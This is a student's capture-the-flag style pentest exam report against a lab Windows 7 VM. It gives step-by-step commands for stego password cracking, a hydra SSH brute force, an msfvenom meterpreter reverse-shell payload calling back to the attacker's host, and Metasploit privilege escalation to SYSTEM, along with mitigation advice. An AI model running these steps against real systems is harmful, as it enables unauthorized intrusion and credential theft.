January 14, 2023

# **Coding Dojo**

# FINAL BELT EXAM

Robert Christopherson

## **Table of Contents**

# 

#### Note:

Before the lab starts its always a god idea to create snapshots of your machines before and during the lab in case something breaks, so you can roll back to a working version easily.

All terminal commands will be highlighted as such.

## 1.0 Introduction

#### 1.1 Objective

Attack a black box machine in order to gain root access to the machine and obtain specified flags along the way. The purpose of this exam is to demonstrate full capability and competency in pentesting techniques and practices. In addition, this exam also proves a learning platform to further increase education.

### 1.2 Requirements

The attacker will have no information about the victim machine, thus a black box. There is one Red flag that is required to pass the exam and a Black flag that will be to achieve a higher score. Black flag will be Root and the red flag will be User. The victim machine is a Windows 7 Virtual Machine, and the attacker machine will be a Kali Linux VM. There are bonus flags hidden inside the machine available to grab as well. Screenshots will be taken during the assignment as proof of completion along with a walk through of the steps completed. This exercise is open note and will allow the use of online recourses as such a practical exam would.

## 2.0 High Level Summary

Throughout the engagement I was able to gain access to sensitive information such as user credentials that were either in plain text or hidden with basic encoding. With the help of some brute forcing and clever guesswork, this allowed relatively easy access to lateral movement within the machine to other users and services. Misconfigurations and lazy password hygiene were ultimately the key factors resulting in the machine being fully exploited.

## 3.0 Recommendations and Mitigations

To increase the security of the machine it is recommended to install the latest patches and updates. Ensure that group policy configurations are accurate and low-level users to not share groups with high-level users. Ensure that privileges to create users are kept to only the administrative account. Password hygiene is imperative and needs to be enforced. 12 characters minimum without using common words that could be used in dictionary attacks. Delete the c:\Windows\Panther\unattend.xml file along with similar files (Google witch files) to prevent plain text passwords from being found. Use least privilege practices and disable ports that are not essential functions.

# 4.0 Methodologies/Report

### 4.1 Information Gathering

Right off the bat we know this is a Windows 7 Virtual Machine. We know the number of flags to be captured is 2 required flags and 3 optional. Flag may not be obtained via logging into the machine directly. The flags much be obtained via reverse shells connections that are not web based. Proof of flag must include the attackers name in the screenshot.

#### 4.2 Service Enumeration

Nmap scan results in our victim IP: 10.0.2.12

The following ports are open with service names listed

- 21/tcp ftp
- 22/tcp ssh
- 23/tcp telnet
- 80/tcp http
- 135/tcp msrpc
- 139/tcp netbios-ssn
- 445/tcp Microsoft-ds
- 3306/tcp mysql

With this info we know there is a web server running, along with a SQL database, ssh service, ftp service, telnet service and active directory

## 4.3 Exploitation

Run ifconfig on local machine to determine subnet

#### ifconfig

```
(kali© kali)-[~]

sirconfig
docker0: flags-4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:fe:el:ea:ad txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: $740$<-4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.2.6 ngtmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::308/27ff:fedb:966a prefixlen 64 scopeid 0×20link>
ether 08:00:27:db:96:6a txqueuelen 1000 (Ethernet)
RX packets 63 bytes 9708 (9.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 32 bytes 4668 (4.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags-73<UP,LODPBACK,RUNNING> mtu 65366
inet 32:1 prefixlen 128 scopeid 0×10</br>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Run Nmap scan to discover and enumerate hosts on network to find the victim machines IP nmap 10.0.2.0/24

The victim IP is 10.0.2.12

```
Nmap scan report for 10.0.2.12
Host is up (0.00033s latency).
Not shown: 987 closed tcp ports (conn-refused)
        STATE SERVICE
21/tcp open ftp
22/tcp
         open ssh
23/tcp
         open telnet
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3306/tcp open mysql
49152/tcp open unknown
49153/tcp open
               unknown
49154/tcp open unknown
49155/tcp open unknown
49157/tcp open unknown
Nmap done: 256 IP addresses (3 hosts up) scanned in 17.16 seconds
```

Port 80 is open with http running. Let's start there. Open a browser and navigate to the victim machine.

#### http://10.0.2.12:80



Right click and save the image to your desktop. We will see if hidden code is embedded here shortly.

Right-click and view source on the webpage.

```
Line wrap 🗌
     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>

     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
     <title>IIS7</title>
<style type="text/css">
  body {
color:#000000;
          background-color:#B3B3B3;
         margin:0;
  12 }
  14 #container {
          margin-left:auto;
         margin-right:auto;
text-align:center;
         margin-top: 100px;
 19 }
20 21 a img {
          border:none;
 23 }
     </style>
     body>
     <div id="container">
     <img src="pic1.jpg" alt="matthew</pre>
                                                           <<---- shot this" width=300 height=400 />Looks more like a bridge than a flag
     </div>
```

Notice line 30 contains the plaintext string "matthew" interesting. Let's move on.

Run the following command to brute force the contents of the image downloaded previously.


sudo apt install stegcracker -y

<your password>

cd /home/kali/Desktop

stegcracker pic1.jpg /usr/share/wordlists/rockyou.txt

This returns the password "matthew" in the terminal and writes a file "pic1.jpg.out" to the desktop. Open it to view the contents.



Alternatively, you could take the known password and use it with the following commands:


sudo apt install steghide -y

<your password>

steghide extract -sf pic1.jpg

#### matthew

This will output "thoughts.txt" to the desktop. This file contains the same info as "pic1.jpg.out" Look inside the file and notice the following:




achine secure, but I have a feeling <del>my students</del> have caught w noid. Using a ROTten password like plorefrpebpxf for

Hidden username "MATT" and an encoded password with what we can assume is encoded with ROT13.

Use a decoder of your choice to decode the cypher. I chose rot13.com. CyberChef would be a great alternative, or any multi-decoder should work.

# rot13.com About ROT13



The output should be "cybersecrocks"

In the previously decoded thoughts.txt file, it mentions a personal file service and we know that ftp is running. Let's use these credentials against the ftp server and attempt a login.

ftp 10.0.2.12

matt

cybersecrocks

ls

get ftpflag.txt

This will download the file to your current working directory. Navigate to the file and open it.

### FTP FLAG CAPTURED

Included are instructions to download the pcap file. Let's do so.

binary

get sensitiveinfo.pcap

close

exit

Open Wireshark and load the "sensitiveinfo.pcap" file

Right click on the frame (No. 4) where you notice a connection start, and select **Follow** → **TCP stream** or just use: CTRL+SHIFT+ALT+T

```
Wireshark-Follow TCP Stream (tcp.stream eq 1) -sensitiveinfo.pcap

220 61e577fa0baf smtp4dev ready
HELO localhost
250 Nice to meet you
MAIL FROM: -matt@codingdojo.com>
250 New message started
RCPT TO:<richmond@codingdojo.com>
250 Recipient accepted
DATA
354 End message with period
subject: Weird things going on

Richmond, I have a feeling that my students are trying to hack my computer. I noticed something going on port 23. An account with hahaha and
password haha was created and I don't know where that came from. Let me your thoughts.

250 Mail accepted
OUTT
221 Goodbye
```

WOAH! Some juicy details here. We now have credentials for a user account and a potential attack vector. Let's save this information for later and continue checking out the pcap file.

Follow the next 2 tcp streams in the file for a total of 3 tcp streams. The  $2^{nd}$  one doesn't contain much useful info, but the  $3^{rd}$  one is what we want.



WOW we have enumerated a user that is suspected to have a weak password. Let's save this information for later and for now we will try and login to telnet with the user: hahaha and password: haha.

telnet 10.0.2.12

hahaha

haha

ls

type bonusflag.txt

```
onusflag.txt
ntuser.dat.LOG1
ntuser.dat.LOG2
ntuser.ini

C:\Users\hahaha>type bonusflag.txt
You have found the bonus telnet flag! Congrats!!
C:\Users\hahaha>Robert Christopherson was here
```

#### **BONUS FLAG CAPTURED**

Time to leave this outdated telnet experience. It's too slow and laggy with no real modern functionality. Gross.

Now let's attempt a ssh login with the username: richmond

But first we knew that were going to have to brute force the password. Using hydra and specifying the service we can (fingers crossed) gain access. Use any wordlist you like although I prefer "rockyou.txt".

hydra -I richmond -P /usr/share/wordlists/rockyou.txt 10.0.2.12 ssh -t4

The password returned is "password"

\*\*\*\*\*WHERE IS THE GOOD PASSWOR HYGEINE!? We could have guessed that instead of going to all the trouble to brute force it. Oh well. Moving on now\*\*\*\*

Login to ssh with the obtained credentials.

ssh richmond@10.0.2.12

If you are prompted to continue enter: yes

#### password

```
kali@ kali)-[~]
$ ssh richmond@10.0.2.12
The authenticity of host '10.0.2.12 (10.0.2.12)' can't be established.
ECDSA key fingerprint is SHA256:z7TspdTNAEiSWvfmhyKpq5RG4BuqxNCg/4tMLsTOiuE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.12' (ECDSA) to the list of known hosts.
richmond@10.0.2.12's password:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\richmond>
```

Let's poke around and see what we can find.

ls


cd ..\..

cd windows\Panther

type unattend.xml

We've found some credentials for IEUser which is known to be a high-privilege user.

Now the Password looks familiar. The equals sign at the end of the string is padding for base64 encoding. Decode it using CyberChef. Resulting in "qwerty12345"



I have a feeling these credentials being accessible is too good to be true. I doubt we could use it to login to any service. For now, we'll continue poking around in the ssh connection.

cd Users\richmond

type noteToRichmond.txt

```
C:\Users\richmond>type noteToRichmond.txt
Richmond -- Thank goodness it's you.
[Red Belt]
If it were anyone else reading this
they would know that they could use msfvenom to craft a payload and spawn
a meterpreter shell and screenshot that with the getuid command to achieve
their red belt and I'd be in big trouble.
[Black Belt]
No hard feelings, but I can't trust anyone so this account has minimum
privileges. Thankfully I don't think the students remember using a tool
to escalate privileges in any of their assignments. I believe there are
credentials in the XML document in the folder named after the football team
that is in Carolina in the windows folder. IEUser is the login and the password may
need to be encoded, I think its base64 but I'm not sure. Login to IEUser and
I've left a note for you on the Desktop
[Optional Black Belt]
Also if you have the time, this is completely optional I configured this MySQL server, but not sure if
I configured it correctly to be exploited. Something about user diagrams in
metasploit, there was something about that with a windows/meterpreter/reverse_tcp
payload. Let me know if that's vulnerable as well and I can get back to making
this comptuer secure
Thanks!
C:\Users\richmond>
```

Major hints for obtaining flags. This is good information. Time to dive into the rabbit hole further. Let's follow the instructions and craft a msfvenom payload to then deliver it to the victim machine using scp. A service that utilizes ssh (which we already have a login for).

msfvenom -p windows/meterpreter\_reverse\_tcp LHOST=10.0.2.6 LPORT=4445 -f exe > shella2.exe scp shella2.exe richmond@10.0.2.12:

password

Set up a listener within Metasploit.

msfconsole

use multi/handler

set Iport 4445

set lhosts 10.0.2.6

set payload windows/meterpreter reverse tcp

run

Go back to the ssh connection via richmond. If it closed restart it:


ssh richmond@10.0.2.12

password

Otherwise simply execute the payload

shella2.exe

Go back to your listener and see that you have captured a reverse shell!



#### RED FLAG CAPTURED

Moving on towards the Black Flag, background the current meterpreter session and remember the session ID that is assigned.


#### background

There are 2 ways to go about accomplishing the same task next. Each method results in the same exploit being run at the end. The first is to search in the msfconsole and select the correct exploit. The other is to use a post exploit suggester module inside Metasploit to help you decide where to go next to escalate privileges. When using the suggester, it will show you multiple options. Many won't work so you will have to try all the recommended ones. (I wish I would have figured this out sooner)

You can see that my original exploit from below is actually listed in the suggester results above. The suggester is clearly a more effective option. For this demo we will show the original method instead.

The original route taken is a little more direct. I spent hours searching for different keywords and combinations until landing on this:

#### search exploit windows NTUser



With these very narrowed down results let's pick the first one and then start working down the list and see if one works. Start with the first one.

use 0

options

set session <session ID>

#### set Iport 4445

#### run



We have popped a meterpreter with SYSTEM Privileges!

Very close to the black flag! We need a shell to navigate to where the flag is.

shell

cd Desktop

ls

type "Black Belt Flag.txt"

```
C:\Users\IEUser\Desktop

C:\Users\IEUser\Desktop>ls
ls
Autoruns.exe
Black Belt Flag.txt
desktop.ini

C:\Users\IEUser\Desktop> type "Black Belt Flag.txt"
   type "Black Belt Flag.txt"
You have successfully earned the black belt flag! Congratulations!

Robert Christopherson was here!
C:\Users\IEUser\Desktop>clear
```

#### BLACK FLAG CAPTURED

# 5.0 Cleanup

During the exploitation process, files are typically sent to the victim machine and some even break code. Even if no code breaking files are present, removing files sent over avoids detection and security complications later. For this we will be removing the msfvenom payload that was sent to the victim machine.

In the ssh session for richmond go ahead and navigate to the location of the payload and remove the files.

If the session is closed, restart it:

ssh richmond@10.0.2.12

password

Otherwise:

cd \Users\richmond

rm shella2.exe

exit

Bonus: You can also simply roll back the victim virtual machine to a previous snapshot to reset the lab.